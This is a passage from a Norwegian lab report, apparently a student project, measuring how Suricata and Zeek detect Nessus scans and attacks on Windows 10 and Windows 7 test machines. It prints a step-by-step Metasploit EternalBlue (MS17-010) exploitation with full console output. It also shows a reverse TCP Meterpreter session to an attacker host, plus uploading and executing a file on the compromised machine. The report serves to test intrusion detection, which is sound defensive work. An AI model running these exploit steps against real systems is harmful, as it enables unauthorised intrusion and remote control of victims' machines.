
5.2.2 Gjennomføring og resultater

Testingen starter med at vi benytter oss av Nessus for å lete etter sårbarheter på Windows 10-maskinen. Vi undersøker så resultatene fra skanningen, og ser på hvordan NIDS reagerte på skanningen. Videre gjør vi det samme for Windows 7-maskinen.

5.2.2.1 Skanning av Windows 10

Det første vi vil gjøre er å gjennomføre en avansert skanning av Windows 10-hosten, for så å se på hvordan NIDS reagerer på dette. Skanningen vi kjørte fra Nessus ble gjennomført som

en “Advanced Scan”, der vi aktiverte alle de forskjellige programvareutvidelsene til Nessus. Utover dette gjorde vi ingen endringer fra standardkonfigurasjonen. Resultatene fra skanningen er vist på bildet under:



Som vi ser på bildet fant Nessus kun én sårbarhet på Windows 10-verten, i tillegg til en rekke informative tilbakemeldinger om verten. Denne sårbarheten er tilknyttet Server Message Block (SMB), og er klassifisert som en middels kritisk sårbarhet. Etter å ha undersøkt sårbarheten nærmere, finner vi ut at det ikke finnes noen kjente “exploits” i Metasploit tilknyttet denne sårbarheten.

Basert på skanningen produserte Suricata 13 unike varsler, vist på bildet under:


Count	rule.name	event.module	event.severity_label
6	ET TFTP Outbound TFTP Read Request	suricata	high
4	GPL SNMP public access udp	suricata	medium
3	GPL RPC xdmcp info query	suricata	medium
1	ET DOS Possible SSDP Amplification Scan in Progress	suricata	medium
1	ET SCAN Potential VNC Scan 5800-5820	suricata	medium
1	ET SCAN Suspicious inbound to MSSQL port 1433	suricata	medium
1	ET SCAN Suspicious inbound to Oracle SQL port 1521	suricata	medium
1	ET SCAN Suspicious inbound to PostgreSQL port 5432	suricata	medium
1	ET SCAN Suspicious inbound to mSQL port 4333	suricata	medium
1	ET SCAN Suspicious inbound to mySQL port 3306	suricata	medium
1	GPL MISC UPnP malformed advertisement	suricata	medium
1	GPL NETBIOS DCERPC IActivation little endian bind attempt	suricata	low
1	GPL NETBIOS DCERPC Remote Activation bind attempt	suricata	high

Zeek produserer også en rekke hendelser:

Count	event.module	event.dataset
185	zeek	conn
22	zeek	dns
4	zeek	sip
3	zeek	ntlm
1	zeek	snmp
1	zeek	tunnel


5.3.2.2 Skanning av Windows 7

Vi følger samme fremgangsmåte når vi skanner Windows 7-maskinen som vi kjørte på Windows 10-maskinen. Skanningen vi kjørte fra Nessus ble gjennomført som en "Advanced Scan", der vi aktiverte alle de forskjellige programvareutvidelsene i Nessus. Utover dette gjorde vi ingen endringer fra standardkonfigurasjonen. Resultatene fra skanningen er vist på bildet under (bildet er bare et utdrag av resultatene):



Resultatene fra skanningen av Windows 7-maskinen produserte en god del flere sårbarheter enn det vi så på skanningen fra Windows 10-maskinen. Vi kan her også se at flere av sårbarhetene er både svært kritiske og kritiske.

Undersøker vi sårbarhetene i større grad finner vi ut at majoriteten er tilknyttet Windows-versjonen:



Ved å undersøke de forskjellige sårbarhetene nærmere, finner vi ut at MS17-010 og MS11-030 er to mulige sårbarheter vi kan utnytte med Metasploit. Vi klarte riktignok bare å utnytte sårbarheten MS17-010, noe som vil gjennomgås i punkt *5.3.2.3*.

Ellers produserte Suricata 14 varsler basert på skanningen som vist på bildet under (13 av de samme som ved forrige skanning):

Count	rule.name	event.module	event.severity_label
6	ET TFTP Outbound TFTP Read Request	suricata	high
6	GPL NETBIOS SMB-DS IPC$ unicode share access	suricata	low
4	GPL SNMP public access udp	suricata	medium
1	ET DOS Possible SSDP Amplification Scan in Progress	suricata	medium
1	ET SCAN Potential VNC Scan 5800-5820	suricata	medium
1	ET SCAN Suspicious inbound to MSSQL port 1433	suricata	medium
1	ET SCAN Suspicious inbound to Oracle SQL port 1521	suricata	medium
1	ET SCAN Suspicious inbound to PostgreSQL port 5432	suricata	medium
1	ET SCAN Suspicious inbound to mSQL port 4333	suricata	medium
1	ET SCAN Suspicious inbound to mySQL port 3306	suricata	medium
1	GPL MISC UPnP malformed advertisement	suricata	medium
1	GPL NETBIOS DCERPC IActivation little endian bind attempt	suricata	low
1	GPL NETBIOS DCERPC Remote Activation bind attempt	suricata	high
1	GPL RPC xdmcp info query	suricata	medium

Zeek produserte også her en rekke hendelser (noe flere hendelser enn ved forrige skanning):


Count	event.module	event.dataset
193	zeek	conn
28	zeek	dns
8	zeek	ntlm
6	zeek	smb_mapping
4	zeek	sip
1	zeek	dce_rpc
1	zeek	snmp
1	zeek	tunnel

5.3.2.3 Sårbarheten MS17-010 (EternalBlue)

En av sårbarhetene som Nessus fant hos Windows 7-hosten var MS17-010 (Eternalblue). Dette er en velkjent sårbarhet, og det finnes også muligheter til å utnytte den ved å bruke Metasploit. Sårbarheten ble velkjent i 2017, og baserer seg på en feil i SMBv1-protokollen. Sårbarheten går ut på at Windows feilbehandler pakker som er strukturert på en spesiell måte, og følgende gir angriperne muligheten til å utføre vilkårlig kode på offermaskinen.

Videre i denne seksjonen vil vi forsøke å gjennomføre et angrep på Windows 7-maskinen, basert på denne sårbarheten. Vi vil følgende undersøke hva som foregår på nettverksnivå, og hvordan NIDS reagerer på dette.

Vi starter med å starte opp Metasploit på Kali-maskinen:



Etter at konsollen har startet opp, forsøker vi å finne en modul i Metasploit vi kan benytte oss av. Dette foregår ved at vi benytter kommandoen search MS17-10 (navnet på sårbarheten), og vi får da opp en rekke muligheter:

```
msf6 > search MS17-010

Matching Modules
================

   #  Name
   -  ----
   0  exploit/windows/smb/ms17_010_eternalblue
   1  exploit/windows/smb/ms17_010_eternalblue_win8
   2  exploit/windows/smb/ms17_010_psexec
   3  auxiliary/admin/smb/ms17_010_command
   4  auxiliary/scanner/smb/smb_ms17_010
   5  exploit/windows/smb/smb_doublepulsar_rce
```

Vi bruker så kommandoen info 0 (0 tilsvarer modulen som ligger i plasseringen *exploit/windows/smb/ms17/ms17_010_eternalblue*, se bildet over), for å finne ut om den første modulen kan brukes til formålet vårt. Vi får her en rekke informasjon om modulen, og blant annet står det at modulen er beregnet for Windows 7 eller Windows Server 2008-enheter, og det gis informasjon om forskjellige opsjoner som kan/må benyttes i modulen. Dette kan man se på bildet under, hvor det ellers er verdt å merke seg at det kun er en opsjon (RHOSTS) som er obligatorisk og ikke har en satt verdi:

```
Available targets:
  Id  Name
  --  ----
  0   Windows 7 and Server 2008 R2 (x64) All Service Packs

Check supported:
  Yes

Basic options:
  Name   Current Setting  Required  Description
  ----   ---------------  --------  -----------
  RHOSTS                  yes       The target host(s), range CIDR identifier, or hosts file
  RPORT  445              yes       The target port (TCP)
  SMBDomain  .            no        (Optional) The Windows domain to use for authentication
  SMBPass                 no        (Optional) The password for the specified username
  SMBUser                 no        (Optional) The username to authenticate as
  VERIFY_ARCH  true       yes       Check if remote architecture matches exploit Target.
  VERIFY_TARGET  true     yes       Check if remote OS matches exploit Target.
```

Umiddelbart virker det som om det er en mulighet for at modulen vil kunne fungere til formålet vårt, og at vi kan utnytte sårbarheten MS17-010 ved hjelp av modulen.

Derfor forsøker vi oss på dette, og bruker kommandoen use 0 for å velge modulen:

```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tc
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Vi får da også tildelt en standard-"payload". En "payload" er enkelt fortalt filer som Metasploit benytter seg av under angrepet. "Payloaden" som ble valgt som standard i vårt tilfelle benytter seg av "reverse_tcp" til å opprette en Meterpreter-kommandolinje (Et Metasploit-skall som gir muligheten til å utforske målmaskinen og utføre kode). "Reverse tcp" fungerer ved at istedenfor at angriperen initialiserer en normal tilkobling (som vil bli blokkert av brannmuren), så oppretter målmaskinen en tilkobling med angriperen. Denne tilkoblingen er da tillatt av brannmuren, og følgende kan angriperen ta kontroll over målmaskinen.

For å sjekke om modulen fungerer, ønsker vi først å kjøre en sjekk for å finne ut av dette. Dette er en sjekk som finner ut om det er sannsynlig at det vi setter som angrepsmål er sårbar mot den gjeldende modulen.

For å kjøre denne sjekken trenger vi først å definere hvem som er målet for angrepet. Dette gjør vi ved å kjøre kommandoen set RHOST 10.0.0.5:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 10.0.0.5
RHOST => 10.0.0.5
```

Vi kjører så sjekken med kommandoen check, og vi får her tilbakemelding om at Windows 7-maskinen sannsynligvis er sårbar (bildet under). Det er bare et begrenset antall moduler i Metasploit som tillater slike sjekker, og i de fleste tilfeller må man bare gå rett på å prøve angrepet.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > check

[*] 10.0.0.5:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.0.5:445          - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601
[*] 10.0.0.5:445          - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.0.5:445 - The target is vulnerable.
```

Etter vi har kjørt sjekk-kommandoen, ser vi om Suricata har fanget opp noe. Vi kan da se at Suricata varsler om et mulig Eternalblue (MS17-010)-angrep.

	Count	rule.name	event.module	event.severity_label
	1	ET EXPLOIT ETERNALBLUE Probe Vulnerable System Response MS17-010	suricata	high
	1	ET EXPLOIT Possible ETERNALBLUE Probe MS17-010 (Generic Flags)	suricata	high
	1	ET EXPLOIT Possible ETERNALBLUE Probe MS17-010 (MSF style)	suricata	high
	1	GPL NETBIOS SMB-DS IPC$ share access	suricata	low

Zeek produserte følgende hendelser tilknyttet sjekken:

	Count	event.module	event.dataset
	34	zeek	dns
	15	zeek	conn
	1	zeek	ntlm
	1	zeek	smb_mapping

Vi kan blant annet se av Zeek-resultatene at SMB-protokollen er benyttet, noe Suricata også produserte et varsel på. ("GPL NETBIOS SMB-DS IPC$ share access").

Nå som vi vet at modulen sannsynligvis fungerer, vil vi gå videre å gjennomføre det faktiske angrepet på Windows 7-maskinen. Ettersom vi allerede har definert målet, og det ikke er noen andre opsjoner som krever behandling, kan vi starte angrepet med å kjøre kommandoen run i Metasploit:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 10.0.0.3:4444
[*] 10.0.0.5:445 - Executing automatic check (disable AutoCheck to override)
[*] 10.0.0.5:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.0.5:445         - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 10.0.0.5:445         - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.0.5:445 - The target is vulnerable.
[*] 10.0.0.5:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.0.5:445         - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 10.0.0.5:445         - Scanned 1 of 1 hosts (100% complete)
[*] 10.0.0.5:445 - Connecting to target for exploitation.
[+] 10.0.0.5:445 - Connection established for exploitation.
[+] 10.0.0.5:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.0.5:445 - CORE raw buffer dump (38 bytes)
[*] 10.0.0.5:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 10.0.0.5:445 - 0x00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 7601 Service
[*] 10.0.0.5:445 - 0x00000020  50 61 63 6b 20 31                                 Pack 1
[+] 10.0.0.5:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.0.5:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.0.5:445 - Sending all but last fragment of exploit packet
[*] 10.0.0.5:445 - Starting non-paged pool grooming
[+] 10.0.0.5:445 - Sending SMBv2 buffers
[+] 10.0.0.5:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.0.5:445 - Sending final SMBv2 buffers.
[*] 10.0.0.5:445 - Sending last fragment of exploit packet!
[*] 10.0.0.5:445 - Receiving response from exploit packet
[+] 10.0.0.5:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.0.0.5:445 - Sending egg to corrupted connection.
[*] 10.0.0.5:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 10.0.0.5
[*] Meterpreter session 1 opened (10.0.0.3:4444 -> 10.0.0.5:49182) at 2021-05-05 18:17:10 +0200
[+] 10.0.0.5:445 - =-=-=-=
```

Vi kan da få bekreftet at vi er inne på Windows 7-maskinen ved å se på IP-adressen (10.0.0.5). Herfra kan vi gjennomføre store mengder med ugang.

Vi kan igjen ta en titt på hva Suricata og Zeek har produsert av varsler og hendelser fra angrepet:

Count	rule.name	event.module	event.severity_label
3	GPL NETBIOS SMB-DS IPC$ share access	suricata	low
1	ET EXPLOIT ETERNALBLUE Exploit M2 MS17-010	suricata	high
1	ET EXPLOIT ETERNALBLUE Probe Vulnerable System Response MS17-010	suricata	high
1	ET EXPLOIT Possible ETERNALBLUE MS17-010 Heap Spray	suricata	high
1	ET EXPLOIT Possible ETERNALBLUE Probe MS17-010 (Generic Flags)	suricata	high
1	ET EXPLOIT Possible ETERNALBLUE Probe MS17-010 (MSF style)	suricata	high
1	ET TROJAN Possible Metasploit Payload Common Construct Bind_API (from server)	suricata	high


Count	event.module	event.dataset
72	zeek	dns
55	zeek	conn
3	zeek	smb_mapping
2	zeek	ntlm

Videre vil vi nå gjennomføre noen aktiviteter inne i Meterpreter, for å se hvordan dette ser ut på nettverksnivå.

Det første vi vil gjøre er å overføre en fil fra angrepsmaskinen til Windows 7-maskinen. Måten vi gjør dette på er å benytte oss av av en upload-kommando i Meterpreter:

```
meterpreter > upload FarligVirus.exe -> c:\\
[*] uploading  : /home/kaliadmin/FarligVirus.exe -> c:\
[*] uploaded   : /home/kaliadmin/FarligVirus.exe -> c:\\FarligVirus.exe
```


Filen vi har overført er en nesten 60MB stor EXE-fil, som vi overfører direkte til C-disken på maskinen. Filen er en installasjon av et vilkårlig program (Firefox), men det kunne like gjerne vært et farlig virus. Som vi ser på bildet under har den suksessfullt blitt opplastet til Windows 7-maskinen:




Videre ønsker vi å kjøre filen som vi nettopp overførte. Dette kan vi gjøre på flere måter, men vi velger bruke kommandoen execute fra Meterpreter. Vi får da bekreftet at programmet kjøres, og vi får oppgitt en prosessID.

```
meterpreter > execute -f c:\\FarligVirus.exe -i -H
Process 1032 created.
Channel 8 created.
```

Nederst på bildet her kan vi da også se at ved hjelp av oppgavebehandlingsprogrammet at FarligVirus.exe-filen kjører på Windows 7-maskinen.



Ellers er det også interessant at Windows 7-maskinen merker at noe rart er på gang, men maskinen velger å ikke gjøre noe med det utover å produsere et varsel:



Videre er det interessant å se på hvordan hele denne prosessen med overføring og nedlastning av et program (på 58 MB) ikke trigget noen hendelser hos Suricata, og det trigget heller nesten ingen hendelser hos Zeek. Det var bare to hendelser (henholdsvis den andre og tredje hendelsen på bildet under) som var av interesse i forbindelse med det vi gjorde:


2021-05-07 12:16:59.934 +00:00	10.0.0.4	138	10.0.0.255	138			CstuPO2shOkdweQe8d
2021-05-07 12:14:09.269 +00:00							
2021-05-07 12:13:27.540 +00:00	10.0.0.5	49178	10.0.0.3	4444	window_recision		CUW5mz1E7fYDs5wEhj

Den første av disse hendelsene meddeler at Zeek opplevde et pakketap på over 11.7%. Dette er noe vi ikke har opplevd tidligere i arbeidet med testmiljøet:

2021-05-07 12:14:09.269 +00:00

@timestamp	2021-05-07T12:14:09.269Z
ecs.version	1.6.0
event.category	network
event.dataset	notice
event.module	zeek
ingest.timestamp	2021-05-07T12:14:18.546Z
log.file.path	/nsm/zeek/logs/current/notice.log
log.offset	0
